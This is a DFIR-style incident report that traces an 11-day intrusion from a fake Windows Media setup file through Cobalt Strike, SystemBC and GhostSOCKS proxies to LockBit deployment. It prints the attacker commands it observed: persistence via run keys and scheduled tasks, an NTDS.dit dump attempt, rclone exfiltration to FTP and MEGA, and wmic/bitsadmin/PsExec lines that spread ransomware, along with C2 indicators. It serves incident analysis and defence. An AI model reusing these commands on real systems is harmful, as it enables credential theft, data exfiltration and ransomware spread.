cobaltstrike lockbit ransomware

Cobalt Strike and a Pair of SOCKS Lead to LockBit Ransomware

January 27, 2025

Key Takeaways

- This intrusion began with the download and execution of a Cobalt Strike beacon that impersonated a Windows Media Configuration Utility.
- The threat actor used Rclone to exfiltrate data from the environment. First they attempted FTP transfers, that failed, before moving to using MEGA.io. A day later they ran a second successful FTP exfiltration.
- The threat actor created several persistent backdoors in the environment, using scheduled tasks, GhostSOCKS and SystemBC proxies, and Cobalt Strike command and control access.
- LockBit ransomware was deployed across the environment on the 11th day of the intrusion.

The DFIR Report Services

Explore this case in-depth with our hands-on DFIR Labs!

- Private Threat Briefs: 20+ private DFIR reports annually.
- Threat Feed: Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- All Intel: Includes everything from Private Threat Briefs and Threat Feed, plus private events, Threat Actor Insights reports, long-term tracking, data clustering, and other curated intel.
- Private Sigma Ruleset: Features 170+ Sigma rules derived from 50+ cases, mapped to ATT&CK with test examples.
- DFIR Labs: Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Table of Contents:

Case Summary

This intrusion began near the end of January 2024 when the user downloaded and executed a file using the same name (setup_wm.exe) and executable icon, as the legitimate Microsoft Windows Media Configuration Utility. This executable was a Cobalt Strike beacon and, once executed, an outbound connection was established.

Approximately 30 minutes after the initial execution, the Cobalt Strike beacon initiated discovery commands, starting with nltest to identify domain controllers. Due to the elevated permissions of the initially compromised user, the threat actor leveraged SMB and remote services to deploy two proxy tools—SystemBC and GhostSOCKS—onto a domain controller.

Windows Defender detected these tools on the domain controller, initially leading us to believe that both were blocked. However, while GhostSOCKS was successfully prevented, the SystemBC proxy remained active, establishing a command and control channel from the domain controller. The threat actor then continued their operations from the beachhead host, executing additional situational awareness commands. They then injected code into the WUAUCLT.exe process and then extracted credentials from the LSASS process.

The injected process was observed loading the Seatbelt and SharpView CLR modules into its memory space. Simultaneously, the threat actor established persistence by creating scheduled tasks to execute the SystemBC and GhostSOCKS proxies on the beachhead host.

Approximately an hour into the intrusion, the threat actor moved laterally to a file server by leveraging remote services with the same account used to execute the initial access file on the beachhead. This service deployed a Cobalt Strike PowerShell beacon, which communicated with a different command and control server than the one associated with the initial access malware.

On the file server, the threat actor deployed the same proxy tools using identical scheduled tasks as those observed on the beachhead host. This enabled command and control communication via both the SystemBC and GhostSOCKS proxies. Shortly after, the threat actor initiated a RDP session to the file server through one of the established proxy tunnels.

The threat actor reviewed running processes using Task Manager before accessing the Local Group Policy Editor on the host. Evidence indicates they specifically examined the Windows Defender configurations. Just minutes after this activity, registry modifications to Windows Defender settings were observed, leading us to conclude that the threat actor made changes in the Local Group Policy Editor.

The threat actor explored file shares on the server and discovered a sensitive document containing stored credentials. Next, they attempted to deploy a Cobalt Strike PowerShell beacon to a backup server. When the initial attempt failed, they issued a remote WMI command from the beachhead host to disable Windows Defender real-time monitoring on

the target server. Shortly after, they launched a new remote service for the Cobalt Strike beacon, which successfully established connections to the command and control server.

The threat actor continued their discovery efforts by initiating a remote PowerShell session to execute Active Directory reconnaissance commands. They also attempted to access the NTDS.dit file on the domain controller; however, Windows Defender appeared to have blocked this attempt. Meanwhile, on the file server, the threat actor executed a binary named check.exe, which conducted various discovery activities. This tool probed remote hosts, gathering information such as their availability, disk usage, and installed programs.

The threat actor accessed the backup server via RDP, where they reviewed backup configurations and deployed the GhostSOCKS proxy, setting up scheduled tasks for persistence. Following this, their activity paused for approximately two hours before resuming.

Around four hours after initial access, the threat actors began exfiltration activities. They were observed using Internet Explorer on the file server to access multiple temporary file-sharing sites. Although these sites are commonly used for staging payloads, no downloads were detected. This suggests that the threat actors were likely starting data exfiltration rather than retrieving additional tools.

About 20 minutes after the initial exfiltration attempts, the threat actor transitioned to using Rclone for data exfiltration. Their initial efforts to exfiltrate data via FTP failed, as all connection attempts to their configured FTP server were unsuccessful. This apparent frustration led to a pause in their activity for several hours. Upon returning, they deployed a new GhostSOCKS binary on the file server, this time establishing persistence through a registry run key instead of the previously used scheduled tasks.

The threat actor made another attempt at exfiltration using Rclone, this time targeting Mega.io as the remote destination. A successful connection was established, and large-scale data exfiltration ensued, continuing uninterrupted for approximately 40 minutes.

After a 15-hour lull, the threat actor resumed activity by reviewing DNS configurations within the DNS Manager on the domain controller. They then returned to the file server and reattempted exfiltration using Rclone with a newly configured FTP server. This time, the connection was successful, enabling continuous data transfers to the FTP server for approximately 16 hours. Concurrently, while the exfiltration was in progress, they accessed the backup server and executed a PowerShell script to extract stored credentials from the backup software’s database.

The threat actor remained largely dormant until the eleventh day, when they shifted focus to their final objective—ransomware deployment. They designated the backup server as a staging ground, dropping multiple batch scripts designed to automate the deployment process with built-in redundancies. Leveraging tools such as PsExec and BITSAdmin, they distributed the ransomware binary across remote hosts, executing it remotely via both WMI and PsExec. To facilitate the attack, they deployed additional scripts to disable Windows Defender and modify RDP settings across the network.


The threat actor systematically executed these scripts, deploying the ransomware binary ds.exe, which was identified as LockBit ransomware. They successfully propagated the ransomware across all Windows hosts within the environment, achieving a Time to Ransomware (TTR) of just under 239 hours—spanning 11 calendar days from initial access to full deployment.

If you would like to get an email when we publish a new report, please subscribe here.


Analysts

Analysis and reporting completed by r3nzsec, MyDFIR & MittenSec


Initial Access



The intrusion began during January 2024, with the execution of a file named setup_wm.exe, which was downloaded from the URL hxxps://accessservicesonline.com/setup_wm.exe



The file setup_wm.exe was a loader designed to deploy a Cobalt Strike beacon. The domain accessservicesonline[.]com, which hosted the malicious file, has been flagged by multiple security vendors as malicious and linked to activity associated with Cobalt Strike.



Execution

The threat actor used various means to execute malicious files. While they created scheduled tasks on several hosts with a means to maintain persistence, they also manually ran many of these to execute the various malicious proxy tools like SystemBC and GhostSOCKS.

Service execution was also widely used and is discussed in depth in the lateral movement section. Other observed execution patterns relied on WMI, batch scripts and Psexec which are covered in other sections specific to their use.

Persistence

Scheduled Tasks

We identified multiple scheduled tasks across several systems within the environment. These tasks were not limited to the beachhead host but were observed throughout the compromised network.

Example scheduled task configuration XML:

Registry Run Key

As a second method of persistence, the threat actor utilized a “Run” key in the Windows registry to enable the automatic execution of a GhostSOCKS payload upon user login. This was accomplished through the following PowerShell command:

```
powershell -WindowStyle hidden -Command "if (-Not (Test-Path
'HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\App'))
{ Set-ItemProperty -Path
'HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run' -Name
'App' -Value '%PUBLIC%\\Music\\svchosts.exe' }"
```

Privilege Escalation

The threat actor utilized process injection techniques, such as injecting into WUAUCLT.exe, a legitimate process, to access critical system resources, including the LSASS memory space.

Additionally, the threat actor created and executed scheduled tasks under SYSTEM privileges to maintain persistence. For example, they deployed DLL files (svcmc.dll and svcmcc.dll) via scheduled tasks, ensuring their execution at system startup. These tasks were created and run using the following commands:

```
schtasks /create /ru SYSTEM /sc ONSTART /tn Update2 /tr "cmd /c
rundll32 %PUBLIC%\music\svcmc.dll, MainFunc" schtasks /run /TN
Update2
```

Furthermore, administrative privileges were leveraged during the lateral movement to execute a PowerShell-based Cobalt Strike payload on a file server. The threat actor also utilized SMB to transfer tools such as the SystemBC DLL and a Golang backdoor, both of which were executed through SYSTEM-level scheduled tasks.

Defense Evasion

To deceive the user, the loader mimicked the legitimate Microsoft Windows Media Configuration Utility by using the same file name and executable icon.

As part of their defense evasion strategy, the threat actor employed several methods to disable Windows Defender. While on a file server, the threat actor edited the group policy setting related to Windows Defender. Threat actor opening group policy:

Section of interest to threat actor:

Registry modification observed minutes later on the host:

The command shown below utilizes WMIC to remotely create a process on a backup server. This process then executes a PowerShell script designed to disable real-time monitoring in Windows Defender.

Process injection into various legitimate processes on several systems was observed using the CreateRemoteThread API call. This occurred with both the initial access file and later with various PowerShell Cobalt Strike beacons.

Credential Access

During the credential access phase, the threat actor leveraged the injected process WUAUCLT to access the LSASS memory space on the beachhead, a file server, and a backup server. The access permissions granted were 0x1010 and 0x1fffff, both of which are indicative of credential theft activities.

The code 0x1010 is broken down as follows:

- **0x00000010 (VMRead):** Grants the ability to read memory from a process.
- **0x00001000 (QueryLimitedInfo):** Allows retrieval of certain process-related information.

In contrast, the code 0x1fffff provides full access rights to a process, making it a clear indicator of credential-stealing tools. A suspicious CallTrace marked with UNKNOWN also revealed injected code activity.

Additionally, the threat actor attempted to use NTDSUtil via PowerShell remoting to extract credentials. However, this attempt was prevented by Windows Defender.

Attempted NTDS.dit dump:

```
C: \Windows\System32\ntdsutil.exe ac in ntds ifm cr fu C:\users
\public\music\1
```

Windows Defender event logs indicate that an attempt to dump credentials was blocked:

On a backup server, the threat actor executed a PowerShell script named Veeam-Get-Creds.ps1. This script is publicly available on GitHub as a method of recovering passwords from the Veeam Backup and Replication credential manager.

Additionally, while on a file server, the threat actor was able to locate a file pertaining to shared account(s):

Discovery

setup_wm.exe

Around an hour after the initial access occurred a single PowerShell command was observed from the Cobalt Stike beacon running the well known nltest Microsoft utility to discover Active Directory domain controllers.

Right after this, the threat actor immediately pivoted to the domain controller. But after gaining lateral access to that host, they returned to the beachhead for more discovery actions.

Around this same time on the beachhead an injected process, WUAUCLT.exe, was also observed loading Seatbelt and SharpView modules.

- Seatbelt is a post-exploitation tool designed to gather recon about a system. It can collect data like security settings, credentials, browser history, and more.
- SharpView is an AD recon tool that can map an entire AD environment and provide key details like users, groups, permissions, and relationships.

During the first day, the threat actor dropped a binary check.exe onto a file server.

This Visual Basic GUI software accepts an IP address as input and generates multiple files with detailed information about the corresponding computer.

Around the same time as the threat actor was running check.exe, they initiated a remote PowerShell session to a domain controller to run some Active Directory discovery using PowerShell.

On a file server the threat actor reviewed Windows Task Manager several times.

Throughout the intrusion the threat actor reviewed Group Policy settings. On the first day, they checked Windows Defender settings on a file server. On the final day, they checked on the backup server after completing their ransom deployment.

Lateral Movement

RDP

The threat actor was observed using RDP during the intrusion. In the first two days, they leveraged a file server as a pivot host. On the final day, RDP sessions were initiated from the beachhead host to both a file server and a backup server.

Authentication data from normal 4624 events was absent from the data collected, but using Microsoft-Windows-TerminalServices-LocalSessionManager eventID 21 logs, we were able to identify the logon activity.

WinRM

During the first day, the threat actor started a remote PowerShell session from the file server to a domain controller using WinRM. This session was then used to run Active Directory discovery commands. This was logged in Windows PowerShell logs eventID’s 4103/4104.

Local Host:

Remote Host:

WMI

The threat actors used the /node option to run a remote command on a backup server and later during ransomware deployment, this is covered further in the Defense Evasion and Impact sections.

Psexec

Systinternal's Psexec was used by the threat actor for remote execution activity related to the ransomware deployment, referred to in the Impact section.

Remote Service/SMB

The threat actors repeatedly leveraged remote services to facilitate lateral movement within the network. Their activity began with the deployment of SystemBC and GhostSOCKS proxy tools to a domain controller.

The following data illustrates SMB network activity used to transfer the proxy tools to the domain controller:

Remote service creation:

This kind of remote service creation can also be identified over the network with IDS detections such as ET RPC DCERPC SVCCTL – Remote Service Control Manager Access.

Later they used the jump psexec_psh feature of Cobalt Strike to execute PowerShell beacons on a file share server and backup server via remote services.

After initial Base64 decoding, we found the payload used the default Cobalt Strike XOR value of 35.

After decoding the second layer of obfuscation using the XOR key 35, we have the next layer of base64 strings. We can use the XOR key 35 to decode this again. As our next step, we can use the cyber chef recipe below.

```
Regular_expression('User defined','[a-zA-Z0-9+/=]
{30,}',true,true,false,false,false,false,'List matches')
From_Base64('A-Za-z0-9+/=',true)
Gunzip()
Label('Decode')
Regular_expression('User defined','[a-zA-Z0-9+/=]
{30,}',true,true,false,false,false,false,'List matches')
Conditional_Jump('',false,'',10)
From_Base64('A-Za-z0-9+/=',true)
XOR({'option':'Decimal','string':'35'},'Standard',false)
```

The PowerShell is base64 encoded. Decoding the PowerShell shows that the SMB pipe is named:

```
\\.\pipe\fullduplex_84
```

Upon analyzing the output with Didier Stevens' 1768.py script, the findings revealed a match to Cobalt Strike shellcode associated with psexec_psh activity.

Command and Control

Cobalt Strike (S0154)

The initial command and control was a Cobalt Strike beacon to compdatasystems.com triggered by the execution of setup_wm.exe.

IP	Port	Domain	Ja3	Ja3s
31.172.83.162	443	compdatasystems[.]com	a0e9f5d64349fb13191bc781f81f42e1	8ed408107f89c53261bf74e58517bc76
31.172.83.162	443	user.compdatasystems[.]com	a0e9f5d64349fb13191bc781f81f42e1	8ed408107f89c53261bf74e58517bc76

159.100.14.254	443	retailadvertisingservices[.]com	a0e9f5d64349fb13191bc781f81f42e1	303951d4c50efb2e991652225a6f02b1

As part of the command and control (C2) phase, the threat actor established a connection to a second Cobalt Strike C2 server using the IP address 159.100.14.254 over port 443. The domain associated with this server was retailadvertisingservices[.]com.

During this activity, process injection was observed, with the threat actor targeting legitimate processes such as svchost.exe. The injection activity allowed them to run malicious code within trusted system processes.

Communication with these command and control servers continued over the length of the intrusion.

The configuration of the setup_wm.exe beacon is below:


```
{
    "BeaconType": [
        "HTTPS"
    ],
    "Port": 443,
    "SleepTime": 62760,
    "MaxGetSize": 1864954,
    "Jitter": 37,
    "C2Server": "compdatasystems.com,/_next.css",
    "HttpPostUri": "/boards",
    "Malleable_C2_Instructions": [
        "Remove 814 bytes from the beginning",
        "Base64 decode",
        "Base64 decode"
    ],
    "HttpGet_Verb": "GET",
    "HttpPost_Verb": "POST",
    "HttpPostChunk": 0,
    "Spawnto_x86": "%windir%\\syswow64\\WUAUCLT.exe",
    "Spawnto_x64": "%windir%\\sysnative\\WUAUCLT.exe",
    "CryptoScheme": 0,
```

```
    "Proxy_Behavior": "Use IE settings",
    "Watermark": 1357776117,
    "bStageCleanup": "True",
    "bCFGCaution": "False",
    "KillDate": 0,
    "bProcInject_StartRWX": "False",
    "bProcInject_UseRWX": "False",
    "bProcInject_MinAllocSize": 10425,
    "ProcInject_PrependAppend_x86": [
        "kJCQkJCQkJA=",
        "Empty"
    ],
    "ProcInject_PrependAppend_x64": [
        "kJCQkJCQkJA=",
        "Empty"
    ],
    "ProcInject_Execute": [
        "CreateThread",
        "RtlCreateUserThread",
        "CreateRemoteThread"
    ],
    "ProcInject_AllocationMethod": "VirtualAllocEx",
    "bUsesCookies": "True",
    "HostHeader": "Host: user.compdatasystems.com"
}
```

SystemBC

Using dynamic analysis, we were able to determine several of the dropped files as SystemBC.

File Name	SHA256 Hash	IP:Port
svc.dll	2389b3978887ec1094b26b35e21e9c77826d91f7fa25b2a1cb5ad836ba2d7ec4	185.236.232.20:445
svcmcc.dll	44cf04192384e920215f0e335561076050129ad7a43b58b1319fa1f950f6a7b6	185.236.232.20:445

Communication to the SystemBC command and control server started on the first day and lasted over the length of the intrusion.

GhostSOCKS

Analysis revealed that the other deployed proxy was GhostSOCKS, a Malware-as-a-Service (MaaS) tool.

File Name	SHA256 Hash	YARA Hit
svcmc.dll	ced4ee8a9814c243f0c157cda900def172b95bb4bc8535e480fe432ab84b9175	win_ghostsocks_auto
svchosts.exe	b4ad5df385ee964fe9a800f2cdaa03626c8e8811ddb171f8e821876373335e63	win_ghostsocks_auto

These binaries were deployed on the beachhead host as well as a file share server and a backup server. Upon execution these binaries reached out to the following command and control servers:

IP	Port	URI
38.180.61.247	30001	/api/helper-first-register?buildVersion=EXAMPLE&md5=EXAMPLE&proxyPassword=EXAMPLE&proxyUsername=EXAMPLE&userId=EXAMPLE
195.2.70.38	30001	/api/helper-first-register?buildVersion=EXAMPLE&md5=EXAMPLE&proxyPassword=EXAMPLE&proxyUsername=EXAMPLE&userId=EXAMPLE
91.142.74.28	30001	/api/helper-first-register?buildVersion=EXAMPLE&md5=EXAMPLE&proxyPassword=EXAMPLE&proxyUsername=EXAMPLE&userId=EXAMPLE

Traffic to the GhostSocks server was only observed on the first day.

Exfiltration

From a file share server the threat actor opened internet explorer and pulled up two sites, qaz[.]im and temp[.]sh.

Both of these sites are known as anonymous temporary file sharing services. They are often used to deploy tools or payloads by threat actors, but in this case we did not observe any downloads. This leads us to assess that they likely used the sites for some small scale data exfiltration.

Around 20 minutes later the threat actor move on to large scale exfiltration using Rclone.

Their initial attempt to exfiltrate data with Rclone utilized a FTP configuration targeting a remote server at 93.115.26.127 over port 21. This attempt to exfiltrate data failed because a connection to the remote server could not be established.

The command that was executed was:

```
"%PUBLIC%\Music\rclone.exe" copy E:\REDACTED\customers
ftp1:REDACTED/customers -q --ignore-existing --REDACTED-confirm --
multi-thread-streams 12 --transfers 12 --no-console
```

Two hours later, the threat actor changed tactics and leveraged Rclone's MEGA integration to exfiltrate data to Mega.io. The following command was executed during this second attempt:

```
%WINDIR%\system32\cmd.exe /C .\rclone.exe copy
"E:\REDACTED\domain" mega:REDACTED/domain -q --ignore-existing --
REDACTED-confirm --multi-thread-streams 12 --transfers 12 --no-
console
```

The initial attempt successfully led to data exfiltration to the Mega.io storage service. The following day, the threat actor leveraged a second FTP account and a different server hard-coded into the rclone configuration, achieving another successful exfiltration.

Analysis of network logs revealed that several gigabytes of data were exfiltrated over a 16-hour period.

Impact

On the eleventh day, the threat actor began a ransomware deployment. This final stage included the preparatory steps to deploy across the network. The process started with the execution of a batch script named SETUP.bat, which created a staging file share:

```
"%WINDIR%\System32\cmd.exe" /C "%PUBLIC%\Music\SETUP.bat"
net session
net share share$=%PUBLIC%\Music /GRANT:Everyone,READ /Y
```

Several files, including the LockBit ransomware encryptor, ds.exe, PSExec, and other helper batch scripts, were uploaded to this shared directory to facilitate the ransomware deployment. These scripts included redundancy for sharing the ransomware binary and executing it.

Next, a script named WMI.bat utilized WMI to copy the ransomware payload from the shared directory (SHARE$) to local machines and execute it. Notably, the threat actor did not limit their targeting to specific hosts but aimed at all accessible hosts within identified subnets. The payload execution command was as follows:

```
%WINDIR%\system32\cmd.exe /c ""%PUBLIC%\Music\WMI.bat"
%PUBLIC%\Music\SETUP.bat %PUBLIC%\Music\COPY.bat
%PUBLIC%\Music\DEF.bat %PUBLIC%\Music\ds.exe"
```

WMI commands further facilitated payload distribution, leveraging bitsadmin to transfer and execute the ransomware on remote hosts. These commands triggered parent-child process chains, such as wmiprvse.exe spawning from bitsadmin commands:

```
wmic /node:ipv4address,REDACTED,REDACTED,REDACTED,REDACTED
/user:"domain.local\Administrator" /password:"REDACTED" process
```

```
call create "cmd.exe /c bitsadmin /transfer update_service
\\REDACTED\share$\ds.exe %APPDATA%\ds.exe&%APPDATA%\ds.exe -pass
REDACTED"
```

Additionally, the threat actor employed a batch script named COPY.bat to use PSExec for copying the payload from the shared directory to target machines. Evidence of PSExec executions were identifiable by Service Creation events (Event ID 7045) and execution of PSEXESVC.exe. The relevant commands were:

Source Host executing copy.bat and, by extension PsExec.exe:

```
PsExec.exe /accepteula @comps1.txt -u "domain.local\Administrator"
-p "REDACTED" cmd /c COPY "\\REDACTED\share$\ds.exe"
"%WINDIR%\temp"
```

1. Source Host Execution

```
%WINDIR%\system32\cmd.exe /c ""%PUBLIC%\Music\share$\COPY.bat"
       └── "PsExec.exe /accepteula -d \\REDACTED -u
"domain.local\Administrator" -p "REDACTED" cmd /c COPY /Y
"\\REDACTED\share$\ds.exe" "%PUBLIC%\Music"
```

Destination Host executing the command to copy the LockBit encryptor to the local machine:

2. Service Execution (Destination Host)

```
PSEXESVC.exe
       └── "cmd" /c COPY /Y "\\REDACTED\share$\ds.exe"
"%PUBLIC%\Music"
```

The threat actor executed the LockBit encryptor using a batch file named EXE1.bat, which leveraged PSExec to run the ransomware binary, ds.exe, on the hosts, copying it into their Windows temporary folders.

LockBit Execution from Source host via PSExec:

```
%WINDIR%\system32\cmd.exe /c ""C:\share$\EXE1.bat" "
       └── C:\share$\PsExec.exe -d @C:\share$\comps1.txt -u
"domain.local\Administrator" -p "REDACTED" cmd /c
%WINDIR%\temp\ds.exe -pass REDACTED
```

The threat actor also utilized a modified version of WMI1.bat to distribute and execute the payload via WMI commands, targeting hosts listed in an input file. This phase exhibited similar process behavior as earlier, with wmiprvse.exe spawning the transfer tasks:

1. LockBit Execution from Source host via WMIC:

```
%WINDIR%\system32\cmd.exe /c ""C:\share$\WMI1.bat" "
       └── wmic /node:@C:\share$\comps1.txt
/user:"domain.local\Administrator" /password:"REDACTED" process
call create "cmd.exe /c bitsadmin /transfer ds
\\REDACTED\share$\ds.exe %APPDATA%\ds.exe&%APPDATA%\ds.exe -pass
REDACTED"
```

Similar to the previous WMI execution, on the remote host, wmiprvse.exe will be responsible for spawning the Bitsadmin transfer job.

1. LockBit Execution on Destination host via WMIC:

```
wmiprvse.exe
       └── cmd.exe /c bitsadmin /transfer ds
\\REDACTED\share$\ds.exe %APPDATA%\ds.exe&%APPDATA%\ds.exe -pass
REDACTED
           └── bitsadmin /transfer ds \\REDACTED\share$\ds.exe
%APPDATA%\ds.exe
```

The entire deployment activity took approximately two hours. Despite several errors during execution, the threat actor successfully deployed the LockBit ransomware. Encrypted hosts displayed a modified desktop background, redirecting users to the ransom note.

Timeline

Diamond Model

Indicators

Atomic

```
hxxps://accessservicesonline[.]com/setup_wm.exe

Cobalt Strike:
31.172.83[.]162:443
user[.]compdatasystems[.]com
compdatasystems[.]com
159.100.14[.]254:443
retailadvertisingservices[.]com

SystemBC:
185.236.232[.]20:445

GhostSOCKS:
91[.]142[.]74[.]28|30001
195[.]2[.]70[.]38|30001
38[.]180[.]61[.]247|30001

FTP exfiltration servers:
93.115.26[.]127:21
46.21.250[.]52:21
```

Computed

```
File: svchosts.exe
6505b488d0c7f3eaee66e3db103d7b05
bf2b396b8fb0b1de27678aab877b6f177546d1c5
b4ad5df385ee964fe9a800f2cdaa03626c8e8811ddb171f8e821876373335e63

File: dfg.exe
671b967eb2bc04a0cd892ca225eb5034
ab1777107d9996e647d43d1194922b810f198514
b79bb3302691936df7c3315ff3ba7027f722fc43d366ba354ac9c3dac2e01d03

File: svc.dll
03af38505cee81b9d6ecd8c1fd896e0e
1ac66fcc34c0b86def886e4e168030dae096927c
2389b3978887ec1094b26b35e21e9c77826d91f7fa25b2a1cb5ad836ba2d7ec4

File: Veeam-Get-Creds.ps1
0f7b6bb3a239cf7a668a8625e6332639
```

```
5263a135f09185aa44f6b73d2f8160f56779706d
18051333e658c4816ff3576a2e9d97fe2a1196ac0ea5ed9ba386c46defafdb88

File: svcmc.dll
ea327ed0a3243847f7cd87661e22e1de
450d54d5737164579416ca99af1eb3fa1d4aaff9
ced4ee8a9814c243f0c157cda900def172b95bb4bc8535e480fe432ab84b9175

File: setup_wm.exe
57f791f7477b1f7a1b3605465d054db8
bba1bc3ebf07ca3c4e2442f0ba9ea18383ce627b
d8b2d883d3b376833fa8e2093e82d0a118ba13b01a2054f8447f57d9fec67030

File: check.exe
6e91c474d90546845b1f3f9e7a33411a
9352236ad6fe8835979cf11ba5033f8f2fef0f19
3f97e112f0c5ddf0255ef461746a223208dc0846bde2a6dca9c825d9c706a4e9

File: svcmcc.dll
0aa05ebc3b6667954898cfccc4057600
c59cbd309b3393cb08a1133364ed11000fdd418d
44cf04192384e920215f0e335561076050129ad7a43b58b1319fa1f950f6a7b6

File: sd.exe
2800a10c4afae44978d906b2abaed745
84019de427aef1f1e4f32b579767bee6d0bd1e64
c1173628f18f7430d792bbbefc6878bced4539c8080d518555d08683a3f1a835

File: SETUP.bat
d9adb3dd6df169e824b2867a2b8cba89
b077ea03b207cc8b8b48b9b4f9a58dabbd39f678
7673a949181e33ff8ed77d992a2826c25b8da333f9e03213ae3a72bb4e9a705d

File: ds.exe
71c8c1a0056fd084bc32a03d9245ad10
5de1f72ffeea1ecbd287b0ca8ddb2c5264d9acb5
59c9d10f06f8cb2049df39fb4870a81999fd3f8a79717df9b309fadeb5f26ef9

File: EXE1.bat
573a213191985c555dd7e8de5f0a9cae
aa19a1648d680c3bfbee7dcc3df41ce98af8e121
ba9b879fdc304bd7f5554528fb8e858ef36ad4657fedfefb8495f43ce73fc6f1

File: EXE.bat
4457256150386acec794e9e8ee412691
c6d54322a17e754150e61f7caa91226a84b0b774
